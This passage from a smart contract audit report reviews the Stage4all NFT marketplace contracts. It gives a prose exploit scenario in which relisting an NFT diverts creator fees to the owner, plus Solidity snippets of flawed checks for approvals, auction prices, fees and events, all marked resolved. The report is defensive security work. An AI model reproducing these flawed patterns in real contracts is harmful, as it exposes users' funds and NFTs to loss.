As per the intended behavior, every time an purchase of NFT is made via an auction, a certain amount of fees must be transferred to the creator of the token and some amount must go tomarketplaceAddress. Let's assume that the creator fee and marketplace fees are 2% each. Hence, if someone places their NFT on auction, 2% will go to the creator, 2% will go to the marketplace address and 96% will be transferred to the owner of the contract. There is a clear difference between the owner of the NFT and the creator of the NFT. The creator of the NFT is someone who created the NFT while the owner is someone who currently holds that NFT. In this case, whenever an NFT is claimed, the creator of the token is not preserved and it is replaced by the owner once he relists the NFT again. Hence, 98% of the fees will be transferred to the owner (because the owner is the same as the creator) and 2% will be transferred to the marketplace address.

Exploit Scenario

Alice is the creator of an NFT she lists it for Auction(creator is Alice, the owner is Alice). Bob claims the NFT and relists it (Bob is the creator and Bob is Owner) and so on. Hence here the owner is always the same as the creator and the owner will get extra fees which is supposed to be transferred to the creator of the token.

Remediation

Implement that logic that preserves the creator address of the token and transfers the creator fees to the respective creator whenever an NFT is purchased. Take a look at the logic of sale functionality, it is correctly implemented.

Status

Resolved

Low Severity Issues

F.8 Incorrect Error Message

Line	bidForAuction()
209	`require( auctionItem.onAuction == true && auctionItem.expiresAt > block.timestamp, 'MarketPlace: Token expired from auction' );`

Description

On line 209 there is a require statement that checks two conditions. 1) is the item already on auction? 2) Is the auction expired? Whenever any of the conditions fail, it throws the same error message as “Token expired from auction”. Even if the auction Item is sold or the auction is canceled by the owner, it will throw the same error. It is recommended to throw an appropriate error message whenever an error is encountered.

Remediation

Consider splitting this require statement into two. One for each error and revert the transaction with an appropriate error message.

Status

Resolved

F.9 Check approval of only required NFTs

Line	Multiple functions

```
require(INFT(_nftContract).isApprovedForAll(msg.sender, address(this)));
```

Description

Whenever an user want's the place an NFT for auction or sale, Market.sol requires user to approve market contract for all of his NFTs. It is recommended to only request/check approval of the NFT with which market.sol contract is going to interact. Taking unnecessary approval for all the NFTs will add some amount of centralization risk. It is better to only check for approval of a single NFT that will be used.

Remediation

We strongly recommend stage4all team to not rely on the approval mechanism and transfer NFT to the contract itself before allowing any user for placing it on auction or sale. There is a serious issue with the approval mechanism. What if someone places an NFT for auction with 7 days of auction expire time. During that 7 days, users will place their bid. But what if on the 6th day, the owner of the NFT transfer that NFT to another address or burns the NFT? Users will loose their bid and won't even get their NFT. Owing to the above-mentioned risks, we strongly recommend stage4all team to not rely on the approval mechanism. Still, if the team decides to accept the risk, we would recommend checking approval of only the required NFT instead of isApprovedForAll.

Status

Resolved

F.10 Incorrect Event Emission

Line	cancelSell()

353	`function cancelSell(address _nftContract, uint256 _tokenId) public payable IsToker`
	`  MarketItem storage marketItem = idToMarketItem[_nftContract][_tokenId];`
	`  marketItem.isAvailable = false;`
	`  emit auctionCancelled(_tokenId, msg.sender);`
	`}`

Description

auctionCancelled event is emitted whenever a sale or auction is canceled by the owner. While this is true for the auction, a new event should be named sellCancelled and it should be emitted whenever cancellSell function is called. Emitting the same event for two different functionality will create unnecessary confusion and make it difficult to track data off-chain.

Remediation

It is recommended to add a new event named sellCancelled and whenever cancelSell is called by the owner, it should be emitted.

Status

Resolved

F.11 No upper limit on auction expiry time

Description

Whenever a user places an NFT for auction, he can set the expiry time for that auction. Until the expiry time has passed, other users will be able to bid and once the time has passed, the highest bidder will be able to claim NFT. But if the expiry time is too high, the users will keep bidding on an NFT and they will be able to claim NFT only when that long duration has passed. It would be more convenient if there was some upper limit on the expiry time.

Remediation

It is recommended to add an upper limit to the expiry time. A specific limit should be introduced for expiry time and any Auction’s expiry time should not exceed that duration.

Status

Resolved

F.12 Minimum Price not checked when placing/creating NFT to auction

Line	createNftAndPlaceToAuction() ,placeNftToAuction()
146, 162	

```
function createNftAndPlaceToAuction(
    address _nftContract,
    string memory _tokenURI,
    uint256 _initialPrice,
    uint256 _expiresAt
) public {
    uint256 tokenId = INFT(_nftContract).createToken(_tokenURI, msg.sender);
    setNftToAuction(_nftContract, tokenId, _initialPrice, _expiresAt);
}
```

```
function placeNftToAuction(
    address _nftContract,
    uint256 _tokenId,
    uint256 _initialPrice,
    uint256 _expiresAt
) public {
    require(msg.sender == INFT(_nftContract).ownerOf(_tokenId), 'Only owner can put t
    setNftToAuction(_nftContract, _tokenId, _initialPrice, _expiresAt);
}
```

Description

The market.sol contract is designed in such a way that it handles all percentage calculations in units of ten thousand and in order to maintain proper logic, and prevent failures, developers have implemented checkMinPrice modifier. This modifier validates that the initial price should be always greater than or equal to ten thousand. The modifier is implemented correctly in sale functionality however, whenever an NFT is created/placed for auction, this is not being validated. The initial price must be checked in order to make that contact always functions correctly.

Remediation

Developers should consider adding checkMinPrice to createNftAndPlaceToAuction() and placeNftToAuction() function.

Status

Resolved

F.13 Addition of all the fees must not be greater than 100%

Description

Once an NFT is purchased from auction or sale, calculateCommissions function is called. This function is responsible for deducting fees. There are two types of fees deducted, creatorCommission and marketPlaceCommission. This commission is calculated based on creatorFee and platformFee. However, there is no limit on these fees. The owner can set these fees to upto 100%. If both the fees are set in such a way the summation of these fees is greater than 100%, every function call that involves transferring commission will fail.

Remediation

It is recommended to add a require statement that checks both the fees should not be greater than 100%. Apart from that, it is recommended to set a specific limit for fees and owner should not be able to set these fees greater than that threshold limit.

Status

Resolved

Informational Issues

F14. Contradicting variable names

Description

on L-221, there is an address named currentBidder. However, this value is of the current bidder before the transfer of the token. Hence, it must be previousBidder instead of currentBidder. CurrentBidPrice and PrevBidPrice are correctly implemented. While naming a variable as currentBidder which is actually the previous bidder creates confusion and must be renamed.

Remediation

Consider renaming currentBidder to prevBidder on L-221.

Status

Resolved

F15. Require statements without reason string

Description

On L-184, the contract has a require statement. However, the reason string (error message) is missing. It is a best practice to have a human-readable revert reason, unique across the contract. Hence, whenever a transaction fails, the proper human-readable error is displayed.

Remediation

Consider adding a reason string to error message.

Status

Resolved

F16. Use safeTransferFrom instead of transferFrom

Description

At multiple instances, the contract is using transferFrom to transfer NFT from one user to another. However, transferFrom does not check whether the recipient is aware of the ERC721 protocol. If the recipient is a contract not aware of incoming NFTs, then the transferred NFT would be locked in the recipient forever. Use the _safeTransferFrom function instead, which checks if the recipient contract implements the onERC721Received interface to avoid loss of NFTs.

Remediation

Consider using safeTransferFrom instead of transferFrom.

Status

Resolved

G. FeeManager.sol

High Severity Issues

No issues found

Medium Severity Issues

No issues found

Low Severity Issues

No issues found

Informational Issues

G1. Ambigious Code

Description

On L-40 and 48 there are checks to make sure that the new fees is always equal to predetermined fees (i.e 30%). However, in setPlatformFee() in require statement, the fee is compared against MAX_CREATOR_FEE and in setCreatorFee, _fee is compared agains MAX_PLATFORM_FEE. Since both the values are immutable and fixed to 3000, there won't be any issues in functionality. However, inappropriate comparison can sometimes create confusions and must be avoided to improve overall code quality.

Remediation

Consider swapping MAX_PLATFORM_FEE and MAX_CREATOR_FEE in the code.

Status

Resolved

Functional Testing

NFT.sol

- ✓ Should test all getters.
- ✓ Should test approve, safetransferFrom and transferFrom.
- ✓ Should test getApproved.
- ✓ Should test setApprovalForAll and isApprovedForAll.
- ✓ Should test manageMinters for access controls; Only owner must be able to call.
- ✓ Should test renounceOwnership and transferOwnership.
- ✓ Should test multicall.
- ✓ Should test burn.
- ✓ Should test balanceOf, tokenURI, tokenbyIndex
- ✓ Should test supportsInterface.
- ✓ Should test minterOf and ownerOf.
- ✓ Should test creatToken; only minter must be able to call.
- ✓ Should test access controls if a function is called by multicall.

LazyMinter.sol

- ✓ Should test all getters
- ✓ Should test getMetadataHash; Must be unique.
- ✓ Should test transferOwnership and related transactions.
- ✓ Should test mint token.
- ✓ Should test access controls on setPlatformFee and setPlatformFeeAddress.
- ✓ Should test for signature reuseability.
- ✓ Minting two NFT's with same metadata must fail.
- ✓ Should test fees distribution between minter and platformAddress on mintToken.

batchNFT.sol

- ✓ Should test all getters
- ✓ Should test mint function
- ✓ Should revert if user is trying to mint more than supply limit
- ✓ Should revert if minimum amount is not transferred
- ✓ Should fetch platformFee and platformFeeAddress from factory contract
- ✓ Should calculate commission correctly and transfer it to respective address.
- ✓ Should get totalMintedNfts
- ✓ Should test accessControls on managePrice.

batchNFTFactory.sol

- ✓ Should call getters.
- ✓ Should test transferOwnership and related transactions.
- ✓ Should test access controls on setPlatformFeeAddress and setPlatformFee.
- ✓ Should call deployBatchNFT function.

LazyMinter.sol

- ✓ Should test all getter functions.
- ✓ Should create NFTs and place for auction
- ✓ Should revert if same NFT is placed to auction again
- ✓ Should place existing NFT for auction
- ✓ Should revert if NFT Owner has not provided approval to Market Contract
- ✓ Should revert if expiry time is less than current time
- ✓ Should only allow existant token to be listed on MarketPlace
- ✓ Only Owner of the NFT should be able to list his NFT on market.
- ✓ Should bid on listed NFTs
- ✓ Should revert if the current time is greater than the expiry of the NFT set by the lister.
- ✓ Bidamount should always be greater than minimum bidamount + minimunBidPer10000.
- ✓ Should Cancel Auction
- ✓ OnlyOwner of the token shuold be able to cancel Auction.
- ✓ On Cancellation of auction, amount must be transferred to last bidder.
- ✓ Only highest bidder should be able to claim NFT
- ✓ Should revert if auction has not expired.
- ✓ Should calculate fees correctly and transfer appropriate amount to respective address.
- ✓ Should transferOwnership of the highest bidder when NFT is claimed.
- ✓ Should createNFT and place it for sale.
- ✓ Should Check Minimum price before placing NFT to sale.
- ✓ OnlyOwner must be able to place their NFT for sale.
- ✓ Should buy NFT.
- ✓ Should revert if amount is not equal to asking price.
- ✓ Should calculate commission correctly and transfer it to respective address.
- ✓ Only owner must be able to cancel the sale of the token.
- ✓ Should transferSoldNft
- ✓ Should test access controls on transferSoldNft.
- ✓ Should check the minimum price when placing NFT for auction.
- ✓ Should protect against reentrancy.

FeeManager.sol

- ✓ Should update platformFee
- ✓ Should update creatorFee
- ✓ Should update platformFeeAddress
- ✓ Should validate fees not exceeding a preset threshold

Automated Tests

No major issues were found. Some false positive errors were reported by the tools. All the other issues have been categorized above according to their level of severity.

Closing Summary

In this report, we have considered the security of the stage4all. We performed our audit according to the procedure described above.

Some issues of High, Medium, Low and informational severity were found, Some suggestions and best practices are also provided in order to improve the code quality and security posture. In the end, Stage4all team resolved almost all issues and acknowledged a few issues.

Disclaimer

QuillAudits smart contract audit is not a security warranty, investment advice, or an endorsement of the stage4all Platform. This audit does not provide a security or correctness guarantee of the audited smart contracts.

The statements made in this document should not be interpreted as investment or legal advice, nor should its authors be held accountable for decisions made based on them. Securing smart contracts is a multistep process. One audit cannot be considered enough. We recommend that the stage4all Team put in place a bug bounty program to encourage further analysis of the smart contract by other third parties.

About QuillAudits

QuillAudits is a secure smart contracts audit platform designed by QuillHash Technologies. We are a team of dedicated blockchain security experts and smart contract auditors determined to ensure that Smart Contract-based Web3 projects can avail the latest and best security solutions to operate in a trustworthy and risk-free ecosystem.

500+
Audits Completed

$15B
Secured

500K
Lines of Code Audited

Follow Our Journey

Audit Report
August, 2022

For

STAGE 4 ALL

QuillAudits

Canada, India, Singapore, United Kingdom

audits.quillhash.com

audits@quillhash.com